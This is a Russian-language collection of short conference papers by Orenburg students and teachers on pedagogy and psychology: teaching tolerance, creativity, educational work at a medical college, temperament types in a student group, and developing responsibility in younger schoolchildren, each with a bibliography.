В современном мире все большую тревогу вызывает отсутствие у людей уважения к представителям другой расовой группы, национальности, религии, то есть к тем, кого считают «иным». Далеко не все стараются понять и принять другую культуру, ведь это что-то другое, непонятное для них и сильно отличающееся от их взглядов на мир. Отсюда и непонимающие, а порой даже осуждающие, взгляды в сторону человека с иной культурой или мировоззрением, что потом может привести к уничтожению исторических памятников, дискриминации по признакам каких-либо отличий, репрессиям, межнациональным распрям или даже к геноциду. Исход возможен любой, именно поэтому так важно научиться принимать во внимание тот факт, что в мире великое множество различных народов с совершенно разными обычаями, нравами, взглядами на мир – и это замечательно! Ведь, если бы все люди на земле были одинаковыми и каждый мыслил бы точно так же, как и остальные, то просто было бы скучно жить. Мы разные, со своими привычками, традициями – и в этом главная ценность общества. И мы должны это понимать, принимать и научиться взаимодействовать, обогащая друг друга.

Напомним, что по инициативе ЮНЕСКО 1995 год стал Международным годом Толерантности. Именно с этого времени слово «толерантность» распространилось по всему миру и крепко вошло в нашу жизнь. В Декларации Принципов Толерантности этот термин сформулирован так: "Толерантность (от лат. *tolerantia* - терпение; терпимость к чужому образу жизни, поведению, обычаям, чувствам, мнениям, идеям, верованиям) – это уважение, принятие и правильное понимание богатого многообразия культур нашего мира, наших форм самовыражения и способов проявлений человеческой индивидуальности. Толерантность – это гармония в многообразии. Это не только моральный долг, но и политическая, правовая потребность. Толерантность – это добродетель, которая делает возможным достижение мира и способствует замене культуры войны культурой мира. Ей способствуют знания, открытость, общение и свобода мысли, совести и убеждений"[2].

Нетерпимость и неприязнь к чему-то другому зарождаются ещё в школьные годы. Нетерпимость может быть национального, религиозного или социального характера, это могут быть ещё и принижения по половому признаку, внешнему виду, интересам, привычкам или характеру. И, конечно же, большую роль в воспитании толерантности у детей, наряду с родителями, играет педагог.

Педагогу важно спланировать свой урок так, чтобы он способствовал воспитанию у обучающихся толерантных качеств по отношению друг к другу. Учителю необходимо раз-

вить диалог с обучающимися, настроить их на сотрудничество друг с другом. Это должны быть субъектно-субъектные отношения, между учениками и педагогом важен контакт, в результате которого они вместе придут к определённым выводам. Педагогические технологии, применяемые учителем, должны быть основаны на системном подходе к воспитанию и синтезе форм продуктивной деятельности обучающихся. И тогда, целью такого урока становится социальная адаптация обучающихся, их успешное взаимодействие в коллективе, развитие противостояния нетолерантным отношениям [3].

В педагогической практике накоплено множество приемов, методов и форм работы по воспитанию толерантности у обучающихся, связанных с организацией деятельности обучающихся в классе, использованием произведений художественной литературы и кинофильмов, организацией диалоговых форм работы (дебаты, диспуты, дискуссии).

Так почему же у детей возникает чувство неприязни, нетерпимости к другой культуре? Есть разные причины проявления такого чувства. Например, многие люди, не зная ничего о другой культуре и их представителях, составляют своё мнение о них, опираясь на стереотипы и предрассудки, или же вообще судят о целой группе по одному знакомому человеку. Наша страна многонациональна, и для нас это особенно актуально. Поэтому учителю необходимо создавать определённые условия, способствующие формированию уважительного отношения к Родине, её историческому прошлому и народам, населяющим её. Дети должны понять, какое разнообразие этносов существует только у нас в стране. У каждого своя культура, обычаи, традиции, религии, нравы и ценности. Каждый народ по-своему уникален и интересен. Нет плохого народа и нет плохой религии. Так, знакомить детей с другими культурами можно на часах классного руководства, на уроках истории, географии, литературы, на различных мероприятиях, посвящённых многонациональному населению нашей Родины, либо же праздникам, где ученики будут представлять культуры других стран, например, новогодний вечер на тему «Как празднуют новый год в странах мира?», в результате чего интерес школьников к другим культурам будет возрастать. Особую актуальность проблема воспитания толерантности приобретает в условиях многонациональных коллективов, где необходимо не допускать ситуаций проявления неравенства детей в их правах и обязанностях.

Толерантность – это так же и равенство в правах. Следовательно, педагоги должны одинаково относиться ко всем своим ученикам, проявлять к ним терпение, уважение и доброжелательность, демонстрируя тем самым образцы толерантного поведения. Педагогу нельзя выделять какого-то определённого ученика и возвышать его над другими. Оценки должны способствовать развитию ребёнка, стимулировать его на получение знаний, а не быть кнутом в руках учителя.

В заключении хочется отметить, что толерантность является признаком высокого духовного и интеллектуального развития человека. Она полностью соответствует тем гуманитарным задачам, которые ставит перед нами новый век в новом тысячелетии. Поэтому так важно вовремя воспитать у детей уважительное отношение к представителям других культур, других социальных групп.

Библиографический список:

1. Абдулкаримов Г.Г. Этнические стереотипы школьников: проблема формирования толерантного сознания. / Г.Г. Абдулкаримов и др. // Образование в современной школе, 2002. – № 4. – С.58-69.
2. URL: http://www.conventions.ru/view_base.php?id=633 (дата обращения 22.03.2017г)
3. URL: <https://xreferat.com/71/6249-1-vospitanie-tolerantnosti.html> (дата обращения 22.03.2017г)

ВОСТРЕБОВАННОСТЬ КРЕАТИВНОЙ ЛИЧНОСТИ СОВРЕМЕННЫМ СОЦИУМОМ

Бурушев Н., Егорова Ю.Н.

Оренбургский институт путей сообщения - филиал СамГУПС

В современном мире перед каждым человеком ставятся все более сложные задачи, для решения которых одних знаний и умений недостаточно, а потому в нынешних реалиях необходимо искать нестандартный, неформальный подход к проблеме. С целью соответствия званию «компетентного специалиста» в своей области деятельности современному специалисту необходимо быть творческим человеком.

Проблема креативности включает обширную область исследования. В исследованиях зарубежных специалистов понятие креативность имеет тоже значение что и творчество, и творческое мышление, в отличии от отечественных исследователей, которые разводят эти понятия.

Понятие креативности многими авторами полностью ассоциируется с творчеством, обозначающим мыслительный процесс по решению творческих задач. К ним можно отнести К. Тейлор, Е.Л. Яковлева, К.А. Торшина[2]

Е.П. Торанс же рассматривает творческое мышление с точки зрения процесса, задавая вопросы кто может стать творческим человеком, какова ее среда, и каков будет результат деятельности в случае успеха [1]

В отечественных исследованиях уделяется внимание проблеме понятия творческого мышления, которое исследуется с разных сторон.

Первый подход предполагает, что высокий уровень творческих способностей зависит от высокого уровня развития интеллекта индивида, т.е. творческого процесса как специфической формы психической активности не существует. Эту точку зрения разделяют практически все современные специалисты в области интеллекта (Г. Айзенк, Д. Векслер, Р. Стернберг и др.) [3]

Во втором подходе творческая способность (креативность) является самостоятельным фактором, независимым от интеллекта (М. Воллах, Я.Л. Пономарев, К. Тейлор и др.) [4]

В третьем подходе креативность (творческая способность) не рассматривается как психическое образование, но и интеллектуальная одаренность выступает лишь как необходимое, но недостаточное условие творческой активности личности. Главную роль в детерминации творческого поведения играют мотивации, ценности и личностные черты (Д.Б. Богоявленская; А. Маслоу; А. Олах;) [1]

С целью объективного определения творческого мышления, обратимся к этимологии слова. Слово «творчество» происходит от слова «творить» далее «творец», то есть тот, кто создает или изобретает ранее не существовавшее.

Исходя из всего вышесказанного можно констатировать что, творческая одаренность (креативность) это способность порождать оригинальные идеи: выдвигать новые гипотезы, новые комбинации, отказываться от стереотипных способов мышления, при этом стоит отметить что одной интеллектуальной одаренности для творческого процесса будет недостаточно, необходим еще труд и личностное стремление.

Изучение принципов неформатного мышления дает не только научную значимость, но и конкретную практическую полезность, так как знания о способах развития творческих способностей способствует внедрению новых идей, а также толчок для выхода общества на новый уровень. Возникает вопрос можно ли развить в себе креативность? Отвечая на этот вопрос, стоит отметить что решающую роль здесь играет среда в которой находится человек, которая будет способствовать развитию творческих способностей или же наоборот препятствовать их проявлению. Объяснить этот феномен можно следующим: творческий человек стремится к индивидуализации, подразумевающее самостоятельное поведения, выбивающееся иногда за рамки общества, которое в свою очередь наоборот стремится к стабильности

и статичному развитию. Поэтому развитие креативности подразумевает под собой создание определенных условий.

Сформировать особенный взгляд у детей несколько проще в силу несформированности их мировоззрения, в отличие от взрослых людей. Ведь по сути сейчас ни школа не вуз не учит активному порождению новых идей или концепций.

Прежде чем говорить о способах развития творческих способностей следует понять, на основе каких критериев оно строится. В этом вопросе стоит обратиться к трудам американского психолога Джо Пола Гилфорда который выделял четыре основных характеристики креативности.

1. Продуктивность - способность быстро генерировать новые идеи и решения, и определяется их общим числом. Развивается она в основном с опытом, когда уже имеются навыки творческого процесса.

2. Гибкость – способность предлагать новые решения на основе различных методов и стратегий при решении проблем.

3. Оригинальность – фактор характеризующий особый подход, предложение уникальных и необычных способов решения.

4. Точность - детальная проработка и логическое выстраивание решения проблемы.

На основе этих свойств были разработаны различные тесты, проверяющие уровень творческого мышления, а также методики для его повышения.

Среди популярных подходов анализа креативности можно отметить: концепцию латерального мышления, теорию решения изобретательских задач, синектику, метод 6 шляп и другие. Большинство из этих подходов имеют схожие черты, однако если пытаться заниматься по всем этим методикам одновременно, то можно запутаться.

Следует отметить, что в современном обществе неординарных специалистов, способных кардинально изменить ваше представление об обычных вещах, очень мало. А потому такие специалисты всегда будут востребованы в самых различных профессиях.

Библиографический список:

1. Богоявленская Д.Б. Психология творческих способностей. Учеб. пособие. - М.: Академия, 2002. - 320 с.
2. Пономарев Я.А. Психология творчества и педагогика. - М.: Педагогика, 1976. - 280 с.
3. Щебланова Е.И. Теория и тесты творческого мышления Е.П. Торренса // Психологическая диагностика. - 2004. - № 11. - С. 3-20.
4. Психологическая диагностика: Учебное пособие / Под ред. К.М. Гуревича и Е.М. Борисовой. - М.: Изд-во УРАО, 2007. - 304 с.

РЕАЛИЗАЦИЯ ВОСПИТАТЕЛЬНОЙ РАБОТЫ В ОРЕНБУРГСКОМ МЕДИЦИНСКОМ КОЛЛЕДЖЕ

Валеева О.Н., Палагина Л.В.

Оренбургский институт путей сообщения – филиал ФГБОУ ВО «Самарский государственный университет путей сообщения» СамГУПС (структурное подразделение – Оренбургский медицинский колледж)

Образовательное учреждение как воспитательная система выполняет роль своеобразного социально-педагогического центра, способного существенно влиять на процесс социализации, оставаясь при этом его частью и компонентом. Обучающиеся социализируются в ходе участия в различных видах деятельности, которые им предлагает воспитательная среда образовательного учреждения.

Воспитательная система колледжа направлена на формирование социальной активности студента, что реализуется в совместной учебной, научной и общественной деятельности студентов, преподавателей и сотрудников колледжа. Деятельность педагогов образовательного учреждения по формированию социальной активности студента строится на основе «реализации стратегии субъект-субъектного взаимодействия; собственных усилий обучающегося как субъекта социального взаимодействия; организации многоплановой социально

полезной и личностно значимой деятельности для расширения социально-профессионального опыта обучающегося; активизации процессов саморазвития, самовоспитания, самоопределения в обществе, профессиональной деятельности» [4].

В Концепции долгосрочного социально-экономического развития РФ на период до 2020 г. в ч. III п. 9 «Молодежная политика» говорится о том, что необходимо «формирование целостной системы поддержки обладающей лидерскими навыками, инициативной и талантливой молодежи. Данная система включает в себя: обеспечение многократного увеличения количества молодых людей, участвующих в конкурсных мероприятиях (профессиональные и творческие конкурсы, спортивные соревнования, научные олимпиады), расширение перечня конкурсов и совершенствование методик отбора» [3]. Данное положение, в том числе, отражено в концепции воспитательной работы колледжа, и перспективной целью воспитательной деятельности является выявление лидеров, одаренных студентов в творческой и научной деятельности, привлечение их к участию в различных городских и всероссийских конкурсах и олимпиадах.

Воспитательная система Оренбургского медицинского колледжа основывается на компетентностном подходе, который предполагает формирование у обучающихся компетенций, обеспечивающих им возможность успешной социализации. Важным компонентом компетентностей является опыт – интеграция в единое целое усвоенных человеком отдельных действий, способов и приемов решения задач. Базовые компетентности многофункциональны, надпредметны и междисциплинальны. Авторы стратегии модернизации содержания образования, основываясь на зарубежном опыте, приводят следующие базовые компетентности:

1) компетентность в сфере самостоятельной познавательной деятельности, основанная на усвоении способов приобретения знаний из различных источников информации, в том числе внешкольных;

2) компетентность в сфере гражданско-общественной деятельности (выполнение ролей гражданина, избирателя, потребителя);

3) компетентность в сфере социально-трудовой деятельности (в том числе умение анализировать ситуацию на рынке труда, оценивать собственные возможности, ориентироваться в нормах и этике трудовых взаимоотношений, навыки самоорганизации);

4) компетентность в бытовой сфере (включая аспекты собственного здоровья, семейного бытия и проч.);

5) компетентность в сфере культурно-досуговой деятельности (включая выбор путей и способов использования свободного времени, культурно и духовно обогащающих личность) [2].

Данные компетенции формируются в ходе целенаправленной воспитательной и образовательной деятельности колледжа. На основе многолетнего опыта в колледже были сформированы и реализуются следующие направления воспитательной работы:

- организационно-методическое, информационное обеспечение воспитательной деятельности;

- гражданско-патриотическое и правовое воспитание;

- адаптация студентов 1 курса;

- организация воспитательной работы в студенческом общежитии «Смена»;

- формирование у студентов навыков интеллектуального труда и подготовка их к профессиональной деятельности;

- развитие творческой среды, формирование ценностных ориентаций;

- формирование стремления к здоровому образу жизни и профилактика негативных явлений в молодежной среде;

- физическое воспитание;

- экологическое воспитание;

- психолого-педагогическая деятельность.

Реализация данных направлений воспитательной работы включает в себя совместную деятельность с учреждениями культуры, здравоохранения, правоохранительными органами.

В течение года проводятся встречи со специалистами Центра планирования семьи, Центра борьбы со СПИДом, благотворительным фондом «Будущее Оренбуржья», УФСКН. Много лет студенты колледжа активно взаимодействуют с Геронтологическим центром «Долголетие». В течение года запланированы и успешно реализованы выездные мероприятия в Центре: День мудрости и доброты (День пожилого человека); Международный день инвалида; Новый год; День победы – в рамках этих мероприятия студенты готовили открытки, сделанные своими руками, дарили небольшие сладкие подарки проживающим, готовили концерт.

Действенным механизмом воспитания выступает студенческое самоуправление. Студенческое самоуправление представляет собой универсальный воспитательный механизм, основанный не на принуждении и внешнем давлении, а на свободном волеизъявлении и внутреннем осознании необходимости целенаправленной работы по самосовершенствованию. Работая в организованном студенческом коллективе, обучающиеся учатся самостоятельно принимать осознанные решения и нести за них ответственность. Такая практика деятельности создает предпосылки для гармоничного встраивания студента в систему социальных отношений.

Большое внимание в воспитательном процессе колледжа уделяется творческому развитию обучающихся, выявлению и развитию талантов. В этом направлении предусмотрено проведение различных творческих конкурсов (фотографий, рисунков, плакатов), фестивалей и смотров-конкурсов художественной самодеятельности: «Студенческие дебюты»; «На Бурзянцева»; «Молодёжный перрон. Весна»; «На Николаевской»; «Студенческая весна СамГУПС».

Нами была разработана анкета «Удовлетворенность студентов обучением и воспитанием в колледже» и проведен опрос студентов всех курсов колледжа. В опросе приняли участие 661 студент (63% от общего числа обучающихся). Результаты показали, что 33,5% респондентов имеют высокий уровень удовлетворенности обучением и воспитанием; 28,3% - выше среднего; 29,7% - средний уровень; 10,6% - низкий уровень.




Рисунок 1 - Удовлетворенность студентов обучением и воспитанием в колледже, %

Исходя из выше представленного анализа данных опроса, можно констатировать, что в целом студенты удовлетворены обучением и воспитанием в колледже. Результаты опроса показали, что 67% опрошенных участвуют в общеколледжных мероприятиях в качестве участников или волонтеров, что также является положительным результатом воспитательной работы колледжа.

Таким образом, воспитательная работа колледжа призвана содействовать гармоничному развитию адаптированного в современном обществе человека; направлена на повышение уровня воспитанности студентов; создание условий для проявления учебных и творческих способностей студентов (по результатам участия студентов в конкурсной, творческой и общественной жизни колледжа, округа, города - ежегодно); повышение уровня сформированности базовых компетенций (устойчивая потребность в самореализации и саморазвитии); создание оптимистической перспективы и ситуации успеха. Результативность воспитательной работы зависит, прежде всего, от заинтересованности педагогов в проведении и подго-

товке внеклассных мероприятий как на уровне колледжа, так и отдельной группы; необходимо привлекать классных руководителей к подготовке и проведению открытых воспитательных мероприятий; проводить мероприятия по обмену опытом передовых классных руководителей.

Библиографический список:

1. Государственная программа Российской Федерации «Развитие образования» на 2013-2020 годы (утв. распоряжением Правительства РФ от 15 мая 2013 г. N 792-р). – Режим доступа: http://base.garant.ru/70379634/#block_21.
2. Каримова, Н.Н. Сущность компетентностного подхода в формировании личностных качеств будущего учителя / Н.Н. Каримова, Н.А. Суслимов // Молодой ученый. – 2011. – №11. Т.2. – С. 162-164.
3. Концепция долгосрочного социально-экономического развития Российской Федерации на период до 2020 года. Распоряжение Правительства РФ от 17 ноября 2008 г. № 1662-р. – Режим доступа: http://www.economy.gov.ru/minec/activity/sections/fcp/rasp_2008_n1662_red_08.08.2009.
4. Пак, Л.Г. Деятельность педагога по развитию социальной активности студента вуза / Л.Г. Пак // Вестник Оренбургского государственного педагогического университета. – Режим доступа: http://vestospu.ru/archive/2016/articles/27_17_2016.pdf

ИЗУЧЕНИЕ ТИПОВ ТЕМПЕРАМЕНТА ЛИЧНОСТИ В СТУДЕНЧЕСКОЙ ГРУППЕ

Ванчугов¹ Н., Егорова² Ю.Н.

1 - Филиал Российской академии народного хозяйства и государственной службы при Президенте РФ (РАНХиГС) г. Оренбург

2 - Оренбургский институт путей сообщения - филиал СамГУПС

Индивидуально-психологические особенности личности придают своеобразную окраску поведению человека и выступают факторами, влияющими на образ мыслей, поведения, моделей взаимодействия с окружающими. Именно в этих особенностях и проявляется темперамент. Темперамент на сегодняшний день остается еще до конца не изученным феноменом, при множестве подходов к его изучению. Актуальность данного исследования состоит в том, что бы проанализировать влияние темперамента на личность в целом. Наблюдая за человеком, зная его темперамент, мы можем предположить как он поведет себя в той или иной ситуации.

Изучением темперамента, как формирующего личности и влияющего на нее занимались многие ученые античности, средневековья и современности; каждый из которых внес свой вклад в исследовании этого феномена, о которых мы упомянем в данной статье. Учение о темпераментах и, вообще, идея одни из самых древних в психологии. Древнегреческий врач Гиппократ, живший в V веке до н.э. первый дал определение темпераменту, связав его с соотношением разных жидкостей в организме: крови, лимфы и желчи. По древнегреческим названиям этих жидкостей получили названия свои типы темпераментов: сангвинистический, флегматический, холерический и меланхолический.

Далее ученик и последователь Гиппократа - другой древнегреческий врач- Гален предложил развернутую классификацию и описание разных типов темперамента. Практически в неизменном виде эта классификация дошла и до наших дней. Последние уточнения были сделаны философом И. Кантом в XVIII веке. Кроме четырех известных ранее типов темперамента он предложил описание еще двух, которые назвал темпераментом чувств и темпераментом деятельности. Темперамент чувств характеризуется преобладанием в деятельности человека чувств над разумом, а темперамент деятельности- разума над чувствами.

К темпераменту чувств относятся сангвинистический, он характеризуется тем, что, при нем ощущения возникают в первой системе и в сознании человека очень быстро и внешне проявляются сильно, при этом внутри оставаясь недостаточно глубокими и непродолжительными. При меланхолическом же темпераменте внутреннее проявления глубоки и длительны, при этом менее яркие внешне.

Согласно теории Гиппократа, темперамент - это особенности поведения человека, связанные с преобладанием в его организме той или иной основной жидкостью (жизненного со-

ка). В зависимости от этого, по мнению ученого, для личности были характерны те или иные особенности.

Согласно И.П. Павлову, темперамент - это тип высшей нервной деятельности, который определяется соотношением уравновешенности, силы и подвижности тормозных и возбуждающих процессов.

Согласно А.В. Петровскому - это характеристика индивида со стороны его динамических особенностей: интенсивности, скорости, темпа, ритма психических процессов и состояний[3]

В своем исследовании мы придерживаемся мнения древнегреческого ученого Гиппократа, так как он стал первым начавшим изучение о темпераменте и обосновал это научно, что стало в последствии фундаментом для исследования учеными в будущем.

Студенчество- это период молодости, в котором целью существования является организованная по определенной программе подготовка к выполнению высоких профессиональных и социальных ролей в материальном и духовном производстве, период студенчества 17-25 лет. Следует подчеркнуть важность темперамента, как «качества», так как в студенческой группе происходят динамичные процессы структурирования, формирования и изменения межличностных (эмоциональных и деловых) взаимоотношений, распределения групповых ролей и выдвижения лидеров. Ведь на все эти процессы влияет темперамент, при выстраивании ролей в студенческой группе.

С целью определения типа темперамента было проведено диагностическое исследование в студенческой группе. Для выявления темпераментов в студенческой группе нами был выбран опросник - тест «Тест на темперамент ЕРІ» Ганса Айзенка. [2] В исследовании принимало 12 человек.

Анализ результата вывел. В группе преобладают студенты с флегматическим типом темперамента - 41%; 24,5% студентов имеют холерический тип темперамента; 10% студентов имеют меланхолический тип темперамента; 24,5% студентов имеют сангвинистический тип темперамента.

Полученные данные позволяют учитывать выявленные типы при построении взаимодействия с различными членами студенческой группы.

С целью повышения качества общения с окружающими необходимо учитывать особенности людей с разными видами темперамента.

Обратимся к рекомендациям Р.М. Грановской. Необходимо контролировать деятельность холерика, как можно чаще в работе с ним не допускать резкость, но и в тот же момент нужно трезво оценивать их поступки. При этом негативные оценки необходимо делать в энергичной форме, чем чаще, чем лучше, но не переусердствовать. Перед сангвиником необходимо ставить всегда новые и интересные задачи и при каждом его успехе хвалить его. Флегматика целесообразно вовлечь в какое-нибудь интересное дело, и при этом уделяя ему должное внимание. Флегматик не любит переключаться с одной задачи на другую. В отношении с меланхоликом не следует критиковать и даже повышать тон разговора, если вы что-то хотите ему сказать, то лучше это сделать наедине, так как ему необходимо, что бы ему уделяли должное внимание. Отрицательную оценку следует применять очень аккуратно, так как это тип один из самых ранимых. С ним надо быть предельно мягким и доброжелательным [1]

Выделим несколько основных правил, следуя которым можно качественно улучшить межличностные взаимодействия.

- По возможности выполняйте дело коллективно. Работа в одиночку не всегда может приводить к успешному результату, проводя по несколько часов за работой. Когда вы являетесь частью работоспособного коллектива у вас просто не будет времени придаваться мечтам.

- Для групповой проработки выбирайте такие задания, которые успешней выполнять командой, нежели в одиночку. Это может быть поиск информации, «мозговой штурм», самопроверка и другое.

• Цель коллективной работы состоит в том, что бы каждый участник почувствовал себя частью слаженного механизма. Лучшим путем понимания друг друга это объяснение.

Таким образом, темперамент включает в себе целый комплекс особенностей личности, в том числе и поведенческих, которые проявляются при социальном взаимодействии. Исследование и полученные результаты подтвердили, что между уровнями развития межличностных отношений и свойствами темперамента существует взаимосвязь, которая отражается в определенных стратегиях поведения.

Библиографический список:

1. Гоникман, Э. И. К учению о темпераментах. Расширенный взгляд / Э.И. Гоникман. - М.: Велигор, 2013. - 224 с.
2. Полякова, О. Б. Общий психологический практикум. Сборник диагностических процедур. Часть 4. Индивидуально-психологические особенности личности. В 2 томах. Том 1. Темперамент. Характер. В 2 книгах. Книга 1 / О.Б. Полякова. - М.: МПСИ, 2014. - 352 с.
3. Рубинштейн С.Л. Основы общей психологии – СПб.: Питер, 2003. – 720 с.

**ВОСПИТАНИЕ ОТВЕТСТВЕННОСТИ МЛАДШЕГО ШКОЛЬНИКА В
ОТНОШЕНИИ К ЛЮДЯМ И САМОМУ СЕБЕ**

Вдовиченко Е., Попова В.И.

ФГБОУ ВО «Оренбургский государственный педагогический университет»

Современные социокультурные преобразования, переоценка ценностей и их кризис сопровождаются изменениями, которые отражаются и на системе воспитания младшего школьника. В этой связи проблема воспитания ответственности обучающегося приобретает общественную значимость. В настоящее время среди основных задач определено воспитание активной жизненной позиции личности и ответственности за поступки.

Однако в современной социальной ситуации проблема воспитания ответственности младшего школьника не решена в полной мере. Это объясняется тем, что в образовательных организациях, при наличии ресурсов воспитания обучающихся, не в должной мере реализуется системный подход к решению заявленной проблемы с учетом изменяющейся общественной и культурной жизни социума [5]. Как показывает практика, у родителей все меньше остается времени на воспитание детей, на общение с ними, а обязанности по воспитанию ответственности возлагаются на школу. Необходимо осознание того, что именно воспитание ответственности младшего школьника создает условия для нравственного становления личности.

Проведенный анализ позволяет выявить концептуальные основы воспитания ответственности в исследованиях Н.Е Щурковой (персональная, социальная, индивидуальная ответственность). Воспитание обучающегося закономерно и ответственно встраивает в свое содержание «ответственность как одно из стержневых качеств нравственности возрастающей личности»[7]. Важно учитывать, что ответственность есть предвидение последствий, а полномочия, которые возлагаются на обучающегося, выступают средством развития ответственности.

Соотнесенность ответственности и поведения, отношение к окружающим через отношение к себе как практика жизнедеятельности исследованы в работах О.С. Газмана. В детском и подростковом возрасте, по мнению исследователя, важно становление нравственных оценок и мотивов поведения. При этом ответственности нельзя просто научить, ее можно воспитать, освоить в процессе приобретения опыта[2].

Анализ свободного воспитания и ответственности в условиях самореализации личности проведен в исследованиях Н.Б. Крыловой. Решение проблемы «поворота» к индивидуально-сти и свободе личности связано с изменением взгляда на воспитание, в том числе переориентации педагогической деятельности на саморазвитие личности [3]. Возникает вопрос: как при свободном воспитании сохранить чувство ответственности младшего школьника. Для

ответа на данный вопрос потребовалось уточнение психолого-физиологических особенностей младших школьников.

Исследования возрастных особенностей обучающихся представлены в трудах Д.Б. Эльконина, который выделяет следующие периоды: младенческий (до 1 года), раннее детство (1-3 года), дошкольное детство (3-7 лет), младшее школьное детство (7-11), подростковый период (11-14 лет), юность (14-17 лет) [8].

Младший школьный возраст связан с переходом ребенка к систематическому школьному обучению. Начало обучения в школе ведет к коренному изменению социальной ситуации развития ребенка. Он становится «общественным» субъектом и начинает приобретать социально значимые обязанности, выполнение которых получает общественную оценку. Вся система жизненных отношений ребенка перестраивается и во многом определяется тем, насколько успешно он справляется с новыми требованиями.

Ведущей в младшем школьном возрасте становится учебная деятельность, которая определяет те изменения, которые происходят в развитии психики детей на данном возрастном этапе. В условиях учебной деятельности складываются психические новообразования, характеризующие наиболее значимые достижения в развитии младших школьников и являющиеся фундаментом, обеспечивающим развитие на следующем возрастном этапе.

Обнаруживается, что переход к систематическому обучению создает условия для развития новых познавательных потребностей детей, активного интереса к окружающей действительности, к овладению новыми знаниями и умениями. Младший школьный возраст является периодом интенсивного развития и качественного преобразования познавательных процессов.

Согласно Л.С. Выготскому, с началом школьного обучения мышление выдвигается в центр сознательной деятельности ребенка, становится доминирующей функцией. В этот период качественно изменяется способность к произвольной регуляции поведения. Происходящая в этом возрасте «утрата детской непосредственности» характеризует новый уровень развития мотивационно-потребностной сферы, что позволяет ребенку действовать не произвольно, а сознательно руководствоваться социально выработанными нормами, правилами и способами поведения [1].

Глубокие изменения, происходящие в психологическом облике младшего школьника, свидетельствуют о широких возможностях развития ребенка на данном возрастном этапе. В течение данного периода на качественно новом уровне реализуется потенциал развития ребенка как активного субъекта, не только познающего окружающий мир и самого себя, но и приобретающего собственный опыт действий и взаимодействия с окружающими людьми.

Проведенный анализ позволяет обнаружить, что младший школьный возраст является сензитивным для формирования мотивов учения, развития устойчивых познавательных потребностей и интересов; раскрытия индивидуальных особенностей и способностей; совершенствования навыков самоконтроля, самоорганизации и саморегуляции; усвоения социальных норм, нравственного развития; развития навыков общения со сверстниками, установления прочных дружеских контактов.

Таким образом, младший школьный возраст является благоприятным для развития ответственного отношения у детей, становления адекватной самооценки, развития критичности по отношению к себе и окружающим.

О становлении ценностного сознания, ответственности рассуждает Т.В. Самоходкина, которая считает, что одной из характеристик ценностно-коммуникативной культуры личности является ответственность (от ответственности за себя до ответственности за человечество). Понятие ответственности следует связывать с выполнением человеком нравственных требований, предъявляемых обществом. Важно осознавать такую особенность, как проявленность ответственности личности. Исследователь акцентирует важность ответственности за последствия общения как в социальных группах, так и в собственном совершенствовании. Так одной из характеристик отношения человека к другим людям и самому себе является ответственность [6].

Ответственность младшего школьника понимается нами как качество личности, отражающее объективный характер взаимодействия ребенка с учителем, сверстниками и своими родителями. Заявленная ответственность рассматривается с точки зрения сознательного и добровольного осуществления обучающимся своих учебных, внеклассных и домашних обязанностей. В то же время учитывается отношение ребенка к окружающей среде и самому себе, проявленность таких личностных качеств, как добросовестность и совесть, точность и аккуратность, инициативность и исполнительность, самостоятельность и дисциплинированность в учебно-воспитательном процессе.

Далее необходимо выделить личную и коллективную ответственности, при этом субъектом (носителем) ответственности будет младший школьник или школьный класс. Отсюда, субъект ответственности - либо индивидуальный, либо коллективный. Выявленные виды ответственности соотносятся следующим образом: во-первых, отдельный школьник отвечает за выполнение своих обязанностей перед учителем, родителями, сверстниками и перед собой. В то же время ученик, являясь членом классного сообщества, несет часть коллективной ответственности за выполнение обязанностей другими учениками. Классный коллектив, как правило, несет ответственность за коллективные действия и поступки и результаты совместной деятельности, а также за действия и поступки своих членов, возлагая на них личную ответственность перед учителем, родителями и самим собой.

Объектами ответственности младшего школьника (объект в нашем понимании – это то, за что отвечает младший школьник, участвуя в учебной и внеклассной работе) являются различного рода обязанности, которые он выполняет на переменах, после уроков, во время прогулок, при участии во внеклассных мероприятиях. Особого внимания от младшего школьника требует дежурство по классу, в столовой, на школьной территории. При выполнении домашних заданий проявляется (или не проявляется) ответственность, которая сопряжена со старательным выполнением домашних заданий. Важно направить младшего школьника на оказание помощи друзьям и знакомым в учебе и труде, при этом инициативность, решительность, исполнительность проявляются при подготовке внеклассных мероприятий, бесед, тематических занятий. Ответственность соотносится с дисциплинированностью и внешним видом обучающегося, что отражается на общем состоянии ребенка.

Таким образом, ответственность - одно из стержневых качеств личности, которое следует соотносить с целевой установкой – готовностью к выбору поступка на нравственных началах. В младшем школьном возрасте обнаруживаются особенности, знание которых способствует воспитанию ответственности перед ближайшим его окружением и самим собой, что проявляется в выборе того или иного действия.

Библиографический список:

1. Выготский, Л.С. Психология развития человека/ Л.С. Выготский - М.: Изд-во Смысл; Изд-во Эксмо, 2005. - 1136 с, ил. - (Библиотека всемирной психологии).
2. Газман, О.С. Воспитание и педагогическая поддержка детей / О.С. Газман // Народное образование. - 1998. - № 6. - С. 108-111
3. Крылова, Н.Б. Свободное воспитание в семье и школе: культурные практики детей / Н. Б. Крылова ; отв. ред. М. А. Ушакова. - Москва : Сентябрь, 2007. - 191 с.
4. Педагогическое сопровождение исследовательской деятельности магистра в образовательном пространстве: учебное пособие / В. И. Попова; Мин-во образования и науки РФ; Оренб. гос. пед. ун-т. – Оренбург: ГБУ РЦРО, 2016. – 75 с.
5. Попова В. И. Воспитательная работа с детьми и молодежью: содержательные доминанты. / Ценностно-смысловые ориентиры воспитательной работы с детьми и молодежью: сборник научных статей / сост. и науч. ред. д.п.н., проф. В. И. Попова. – Оренбург: ГБУ РЦРО, 2015. – С. 7-20.
6. Самоходкина, Т.В. Формирование у старшеклассников ценностно-коммуникативной культуры в обучении гуманитарным дисциплинам: дис. ... канд. психол. наук. Волгоград, 2007
7. Щуркова, Н.Е. Программа воспитания школьника / Н.Е. Щуркова // Классный руководитель, 2010. т. № 5.-С.75-128.
